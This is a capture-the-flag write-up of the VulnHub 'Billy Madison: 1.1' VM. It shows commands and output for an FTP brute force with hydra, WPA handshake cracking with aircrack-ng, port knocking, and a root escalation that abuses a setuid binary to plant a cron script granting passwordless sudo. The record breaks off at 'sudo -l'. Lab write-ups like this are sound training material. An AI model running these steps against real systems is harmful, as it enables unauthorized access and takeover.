

[VulnHub] Billy Madison: 1.1

Date: 05/Sep/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [privesc_setuid](#), [privesc_cron](#), [privesc_sudoers](#)

Overview

This is a writeup for VulnHub VM [Billy Madison: 1.1](#). Here's an overview of the **enumeration** → **exploitation** → **privilege escalation** process:




Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Thu Sep  5 17:45:50 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪ --version-all -oN
   ↪ /root/toolbox/vulnhub/billymadison1dot1/results/192.168.92.167/scans/_quick_tcp_nmap.txt
   ↪ -oX
   ↪ /root/toolbox/vulnhub/billymadison1dot1/results/192.168.92.167/scans/xml/_quick_tcp_nmap.xml
   ↪ 192.168.92.167
2  Nmap scan report for 192.168.92.167
3  Host is up, received arp-response (0.00038s latency).
4  Scanned at 2019-09-05 17:45:53 PDT for 94s
5  Not shown: 994 filtered ports
6  Reason: 994 no-responses
7  PORT      STATE SERVICE      REASON      VERSION
8  22/tcp    open  tcpwrapped  syn-ack ttl 64
9  23/tcp    open  telnet?     syn-ack ttl 64
10 | fingerprint-strings:
11 |   NULL:
12 |_   ***** HAHAAH! You're banned for a while, Billy Boy! By the way, I caught you trying to
   ↪ hack my wifi - but the joke's on you! I don't use ROTten passwords like rkfpuzrahngvat
   ↪ anymore! Madison Hotels is as good as MINE!!!! *****
13 80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
14 | http-methods:
15 |_   Supported Methods: GET HEAD POST OPTIONS
16 |_http-server-header: Apache/2.4.18 (Ubuntu)
17 |_http-title: Oh nooooooooo!
18 139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
19 445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
20 2525/tcp  open  smtp        syn-ack ttl 64 SubEtha smtpd
21 | smtp-commands: BM, 8BITMIME, AUTH LOGIN, Ok,
22 |_ SubEthaSMTP null on BM Topics: HELP HELO RCPT MAIL DATA AUTH EHLO NOOP RSET VRFY QUIT
   ↪ STARTTLS For more info use "HELP <topic>". End of HELP info
23 1 service unrecognized despite returning data. If you know the service/version, please submit
   ↪ the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
24 SF-Port23-TCP:V=7.70%I=9%D=9/5%Time=5D71AC46%P=i686-pc-linux-gnu%r(NULL,E6
25 SF:,"\\n\\n\\*\\*\\*\\*\\*\\*\\x20HAHAH!\\x20You're\\x20banned\\x20for\\x20a\\x20while,\\x2
26 SF:0Billy\\x20Boy!\\x20\\x20By\\x20the\\x20way,\\x20I\\x20caught\\x20you\\x20trying
27 SF:\\x20to\\x20hack\\x20my\\x20wifi\\x20-\\x20but\\x20the\\x20joke's\\x20on\\x20you!
28 SF:\\x20I\\x20don't\\x20use\\x20ROTten\\x20passwords\\x20like\\x20rkfpuzrahngvat\\
29 SF:x20anymore!\\x20Madison\\x20Hotels\\x20is\\x20as\\x20good\\x20as\\x20MINE!!!!\\
30 SF:x20\\*\\*\\*\\*\\*\\*\\n\\n");
31 MAC Address: 00:0C:29:1A:ED:6C (VMware)
32 Service Info: Host: BM
33
34 Host script results:
35 |_clock-skew: mean: 1h40m00s, deviation: 2h53m14s, median: 0s
36 | p2p-conficker:
37 |   Checking for Conficker.C or higher...
38 |   Check 1 (port 57877/tcp): CLEAN (Timeout)
39 |   Check 2 (port 44191/tcp): CLEAN (Timeout)
40 |   Check 3 (port 46411/udp): CLEAN (Timeout)
41 |   Check 4 (port 51691/udp): CLEAN (Timeout)
42 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
43 | smb-os-discovery:
44 |   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
```

```

45 | Computer name: bm
46 | NetBIOS computer name: BM\x00
47 | Domain name: \x00
48 | FQDN: bm
49 |_ System time: 2019-09-05T19:46:51-05:00
50 | smb-security-mode:
51 |   account_used: guest
52 |   authentication_level: user
53 |   challenge_response: supported
54 |_ message_signing: disabled (dangerous, but default)
55 | smb2-security-mode:
56 |   2.02:
57 |_   Message signing enabled but not required
58 | smb2-time:
59 |   date: 2019-09-05 17:46:52
60 |_ start_date: N/A
61
62 Read data files from: /usr/bin/./share/nmap
63 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
64 # Nmap done at Thu Sep  5 17:47:28 2019 -- 1 IP address (1 host up) scanned in 97.41 seconds

```

2. Tried connecting to Telnet service and found a ROT13 encoded string:

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # nc -nv 192.168.92.167 23
(UNKNOWN) [192.168.92.167] 23 (telnet) open

***** HAHAA! You're banned for a while, Billy Boy! By the way, I caught you trying to hack my wifi - but the joke's on you! I don't use ROTten passwords like rkfpuzrahngvat anymore! Madison Hotels is as
good as MINE!!!! *****
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 2: writeup.enumeration.steps.2.1

3. Decoded the ROT13 (Caesar Cipher) encoded string and used it as the HTTP directory name:

```

1 http://192.168.92.167/exschmenuating

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # echo -en rkfpuzrahngvat | rot13d
exschmenuating
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```


Figure 3: writeup.enumeration.steps.3.1

4. Found reference to the presence of files with names from `rockyou.txt` wordlist and `veronica` string in them. We created a custom wordlist, ran a `gobuster` scan and found a network capture file:

```

1 gobuster -u http://192.168.92.167/exschmenuating -w veronica.wordlist -e -k -l -s
  ↪ "200,204,301,302,307,403,500" -x "cap,pcap,capture" -o
  ↪ "results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt" →
  ↪ http://192.168.92.167/exschmenuating/012987veronica.cap

```



"Ruin Billy Madison's Life" - Eric's notes

08/01/16

Looks like Principal Max is too much of a goodie two-shoes to help me ruin Billy Boy's life. Will ponder other victims.

08/02/16

Ah! Genius thought! Billy's girlfriend Veronica uses his machine too. I might have to cook up a phish and see if I can't get her to take the bait.

08/03/16

OMG LOL LOL LOL!!! What a twit - I can't believe she fell for it!! I captured the whole thing in this folder for later lulz. I put "veronica" somewhere in the file name because I bet you a million dollars she uses her name as part of her passwords - if that's true, she rocks! Anyway, malware installation successful. I'm now in complete control of Bill's machine!

Log monitor

This will help me keep an eye on Billy's attempt to free his machine from my wrath.

[View log](#)

Figure 4: writeup.enumeration.steps.4.1

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # gobuster -u http://192.168.92.167/exschmenuating -w veronica.wordlist -e -k -l -s "200,204,301,302,307,403,500" -x "cap,pcap,capture" -o "/root/toolbox/data/vulnhub/billymadison1dot1/results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt"

Gobuster v1.4.1 OJ Reeves (@TheColonial)
=====
[+] Mode : dir
[+] Url/Domain : http://192.168.92.167/exschmenuating/
[+] Threads : 10
[+] Wordlist : veronica.wordlist
[+] Output file : /root/toolbox/data/vulnhub/billymadison1dot1/results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt
[+] Status codes : 403,500,200,204,301,302,307
[+] Show length : true
[+] Extensions : .cap,.pcap,.capture
[+] Expanded : true
=====
http://192.168.92.167/exschmenuating/012987veronica.cap (Status: 200) [Size: 8700]
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 5: writeup.enumeration.steps.4.2

5. Ran a port knock using the [Spanish Armada](#) combo to open the FTP backdoor:

```
1 for port in 1466 67 1469 1514 1981 1986; do nmap -Pn --host_timeout 201 --max-retries 0 -p
  ↳ ${port} 192.168.92.167; done
2 nmap -p21 192.168.92.167
```

6. Found FTP password for user veronica using hydra and the custom wordlist created earlier:

```
1 hydra -l veronica -P veronica.wordlist 192.168.92.167 ftp →
  ↳ veronica/babygirl_veronica07@yahoo.com
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # hydra -t 4 -l veronica -P veronica.wordlist 192.168.92.167 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-05 19:01:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 894 login tries (l:1/p:0), ~894 tries per task
[DATA] attacking ftp://192.168.92.167:21/
[STATUS] 587.00 tries/min, 587 tries in 00:00h, 0 to do in 01:00h, 307 active
[21][ftp] host: 192.168.92.167 login: veronica password: babygirl_veronica07@yahoo.com
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-05 19:02:51
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 6: writeup.enumeration.steps.6.1

7. Found FTP password for user `eric` from the network capture file `012987veronica.cap`:

```
1 eric/ericdoesntdrinkhisownpee
```




Figure 7: writeup.enumeration.steps.7.1

8. Connected as user `eric` to the FTP service and found a `.notes` file:

```
1 ftp://eric@192.168.92.167/.notes
```

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # cat notes
Ugh, this is frustrating.

I managed to make a system account for myself. I also managed to hide Billy's paper
where he'll never find it. However, now I can't find it either :-(.
To make matters worse, my privesc exploits aren't working.
One sort of worked, but I think I have it installed all backwards.

If I'm going to maintain total control of Billy's miserable life (or what's left of it)
I need to root the box and find that paper!

Fortunately, my SSH backdoor into the system IS working.
All I need to do is send an email that includes
the text: "My kid will be a _____ "

Hint: https://www.youtube.com/watch?v=6u7RsW5SAgs

The new secret port will be open and then I can login from there with my wifi password, which I'm
sure Billy or Veronica know. I didn't see it in Billy's FTP folders, but didn't have time to
check Veronica's.

-EG
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 8: writeup.enumeration.steps.8.1

9. Found reference to a SSH backdoor that requires sending an email with text My kid will be a ****soccer player****:

```

1 'swaks --to eric@madisonhotels.com --from vvaughn@polyfactor.edu --server 192.168.92.167:2525
  ↪ --body "My kid will be a soccer player" --header "Subject: My kid will be a soccer player"

```

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # swaks --to eric@madisonhotels.com --from vvaughn@polyfactor.edu --server 192.168.92.167:2525 --body "My kid will be a soccer player" --header "Subject: My kid will be a soccer player"
=== Trying 192.168.92.167:2525...
=== Connected to 192.168.92.167.
<- 220 BM ESMTP SubEthaSMTP null
-> EHLO kali
<- 250-BM
<- 250-8BITMIME
<- 250-AUTH LOGIN
<- 250 Ok
-> MAIL FROM:<vvaughn@polyfactor.edu>
<- 250 Ok
-> RCPT TO:<eric@madisonhotels.com>
<- 250 Ok
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Date: Thu, 05 Sep 2019 19:18:17 -0700
-> To: eric@madisonhotels.com
-> From: vvaughn@polyfactor.edu
-> Subject: My kid will be a soccer player
-> Message-Id: <20190905191817.007782@kali>
-> X-Mailer: swaks v20170101.0 jetmore.org/john/code/swaks/
->
-> My kid will be a soccer player
->
-> .
<- 250 Ok
-> QUIT
<- 221 Bye
=== Connection closed with remote host.
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 9: writeup.enumeration.steps.9.1

10. Port 1974/tcp is the SSH backdoor placed on the target host by user `eric`:

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # nmap -sT -Pn 192.168.92.167
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-05 19:19 PDT
Nmap scan report for 192.168.92.167
Host is up (0.042s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1974/tcp  open  drp
2525/tcp  open  ms-v-worlds

Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 10: writeup.enumeration.steps.10.1

11. Found a network capture file `eg-01.cap` from user `veronica`'s FTP directory:


```
1 ftp://veronica@192.168.92.167/eg-01.cap
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # ftp 192.168.92.167
Connected to 192.168.92.167.
220 Welcome to ColoradoFTP - the open source FTP server (www.coldcore.com)
Name (192.168.92.167:root): veronica
331 User name okay, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
ftp> binary
200 Type set to I
ftp> get eg-01.cap
local: eg-01.cap remote: eg-01.cap
200 PORT command successful.
150 Opening I mode data connection for eg-01.cap.
226 Transfer completed for "eg-01.cap".
719128 bytes received in 0.87 secs (803.3299 kB/s)
ftp> 221 Logged out, closing control connection.
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 11: writeup.enumeration.steps.11.1

Findings

Open Ports

1	22/tcp		tcpwrapped	
2	23/tcp		telnet?	
3	69/tcp		caldav	Radicale calendar and contacts server (Python BaseHTTPServer)
4	80/tcp		http	Apache httpd 2.4.18 ((Ubuntu))
5	139/tcp		netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
6	445/tcp		netbios-ssn	Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
7	2525/tcp		smtp	SubEtha smtpd

Files

```
1 http://192.168.92.167/exschmenuating
2 http://192.168.92.167/exschmenuating/012987veronica.cap
```

Users

```
1 ssh: eric, veronica
```

Phase #2: Exploitation

1. From the storyline so far, user **eric** has reused WiFi password for SSH login. We need to extract the WiFi password from **eg-01.cap** file. We run an **aircrack** scan on the file and get SSH password:

```
1 aircrack-ng eg-01.cap -w /usr/share/wordlists/rockyou.txt → triscuit*
```

```
[00:24:15] 1699520/9822768 keys tested (1176.28 k/s)

Time left: 1 hour, 55 minutes, 7 seconds          17.30%

KEY FOUND! [ triscuit* ]

Master Key      : 9E 8B 4F E6 CC 5E E2 4C 46 84 D2 AF 59 4B 21 6D
                  B5 3B 52 84 04 9D D8 D8 83 67 AF 43 DC 60 CE 92

Transient Key   : 4C 81 0F B5 A2 EE 2D 9F CC 8F 05 D2 82 BF F4 4E
                  AE 4E C9 ED EA 31 37 1E E7 29 10 13 92 BB 87 8A
                  AE 70 95 F8 62 20 B5 2B 53 8D 0C 5C DC 1E 9B B0
                  A6 9C EF 86 87 09 F0 4B 8A 48 02 0C FC 41 AC 00

EAPOL HMAC      : 86 63 53 4B 77 52 82 0C 73 4A FA CA 19 79 05 33
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 12: writeup.exploitation.steps.1.1

2. We login as user **eric** to the SSH backdoor and gain initial shell access:

```
1 ssh -p1974 eric@192.168.92.167
```

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # ssh eric@192.168.92.167 -p 1974
The authenticity of host '[192.168.92.167]:1974 ([192.168.92.167]:1974)' can't be established.
ECDSA key fingerprint is SHA256:Iz1zMYr38vrfL6+fiW0fd0AxC2ymMj/um0B6LxPAOLM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.92.167]:1974' (ECDSA) to the list of known hosts.
eric@192.168.92.167's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

210 packages can be updated.
12 updates are security updates.

Last login: Sat Aug 20 22:28:28 2016 from 192.168.3.101
eric@BM:~$
eric@BM:~$ id
uid=1002(eric) gid=1002(eric) groups=1002(eric)
eric@BM:~$
eric@BM:~$ uname -a
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
eric@BM:~$
eric@BM:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
          inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6249 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4399 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:494286 (494.2 KB)  TX bytes:1822710 (1.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12040 (12.0 KB)  TX bytes:12040 (12.0 KB)

eric@BM:~$

```

Figure 13: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```

1  eric@BM> id
2  uid=1002(eric) gid=1002(eric) groups=1002(eric)
3  eric@BM>
4  eric@BM> uname
5  Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64
   ↪ GNU/Linux
6  eric@BM>
7  eric@BM> ifconfig
8  eth0  Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
9        inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
10       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
11       RX packets:10919 errors:0 dropped:0 overruns:0 frame:0
12       TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
13       collisions:0 txqueuelen:1000

```

```
14      RX bytes:742406 (742.4 KB)  TX bytes:39258 (39.2 KB)
15  eric@BM>
16  eric@BM> users
17  billy
18  veronica
19  eric
```

Phase #3: Privilege Escalation

1. While searching for `setuid` files we see an uncommon binary:

```
1 find / -type f -perm -04000 2>/dev/null → /usr/local/share/sgml/donpcgd
```

2. We test this binary and find that it requires two file path parameters. It creates an empty file at path passed as argument #2 with permissions of file passed as argument #1:

```
eric@BM:~$ find / -perm -04000 -type f 2>/dev/null
/usr/local/share/sgml/donpcgd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chfn
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
^C
eric@BM:~$
eric@BM:~$
eric@BM:~$ ls -l /usr/local/share/sgml/donpcgd
-r-sr-s-- 1 root eric 372922 Aug 20 2016 /usr/local/share/sgml/donpcgd
eric@BM:~$
eric@BM:~$
eric@BM:~$ /usr/local/share/sgml/donpcgd
Usage: /usr/local/share/sgml/donpcgd path1 path2
eric@BM:~$
```

Figure 14: writeup.privesc.steps.2.1

3. Used this to create a empty file at file path `/etc/cron.hourly/testing` with `chmod 777` permissions. We then added commands to this new file to add user `eric` to `/etc/sudoers`:

```
1 touch testing
2 chmod 777 testing
3 echo -e '#!/bin/bash\nnecho "eric ALL=(ALL) NOPASSWD:ALL" >>/etc/sudoers'
↵ >/etc/cron.hourly/testing
```

```

eric@BM:~$ touch testing
eric@BM:~$ chmod 777 testing
eric@BM:~$ ll
total 540
drwxr-xr-x 4 eric eric 4096 Sep  5 21:38 ./
drwxr-xr-x 6 root root 4096 Aug 20 2016 ../
-rw----- 1 eric eric 799 Sep  5 21:31 .bash_history
-rw-r--r-- 1 eric eric 220 Aug 20 2016 .bash_logout
-rw-r--r-- 1 eric eric 3771 Aug 20 2016 .bashrc
drwx----- 2 eric eric 4096 Aug 20 2016 .cache/
-rw-r--r-- 1 root root 451085 Aug  7 2016 eric-tongue-animated.gif
-rw-r--r-- 1 root root 60710 Aug  7 2016 eric-unimpressed.jpg
-rw-r--r-- 1 eric eric 655 Aug 20 2016 .profile
-rwxrwxrwx 1 eric eric 0 Sep  5 21:38 testing*
drwxrwxr-x 2 eric eric 4096 Sep  5 21:28 tmp/
-rw-r--r-- 1 root root 115 Aug 20 2016 why-1974.txt
eric@BM:~$
eric@BM:~$
eric@BM:~$
eric@BM:~$ /usr/local/share/sgml/donpcgd ./testing /etc/cron.hourly/testing
#### mknod(/etc/cron.hourly/testing,81ff,0)
eric@BM:~$
eric@BM:~$
eric@BM:~$ ll /etc/cron.hourly
total 12
drwxr-xr-x 2 root root 4096 Sep  5 21:39 ./
drwxr-xr-x 105 root root 4096 Sep  5 20:10 ../
-rwxr-xr-x 1 root root 0 Sep  5 21:34 addsudo*
-rw-r--r-- 1 root root 102 Apr  5 2016 .placeholder
-rwxrwxrwx 1 eric eric 0 Sep  5 21:39 testing*
eric@BM:~$
eric@BM:~$
eric@BM:~$ echo -e '#!/bin/bash\nnecho "eric ALL=(ALL) NOPASSWD:ALL" >>/etc/sudoers' >/etc/cron.hourly$
/testing
eric@BM:~$
eric@BM:~$
eric@BM:~$ ll /etc/cron.hourly
total 16
drwxr-xr-x 2 root root 4096 Sep  5 21:39 ./
drwxr-xr-x 105 root root 4096 Sep  5 20:10 ../
-rwxr-xr-x 1 root root 0 Sep  5 21:34 addsudo*
-rw-r--r-- 1 root root 102 Apr  5 2016 .placeholder
-rwxrwxrwx 1 eric eric 62 Sep  5 21:39 testing*
eric@BM:~$

```

Figure 15: writeup.privesc.steps.3.1

4. We had to wait for an hour for the `cron` job to execute and after that running the `sudo -l` command confirmed that `sudoers` permissions are now enabled for user `eric`. We then changed to user `root`:

```

1 sudo -l
2 sudo su

```

```

eric@BM:~$ sudo -l
Matching Defaults entries for eric on BM:
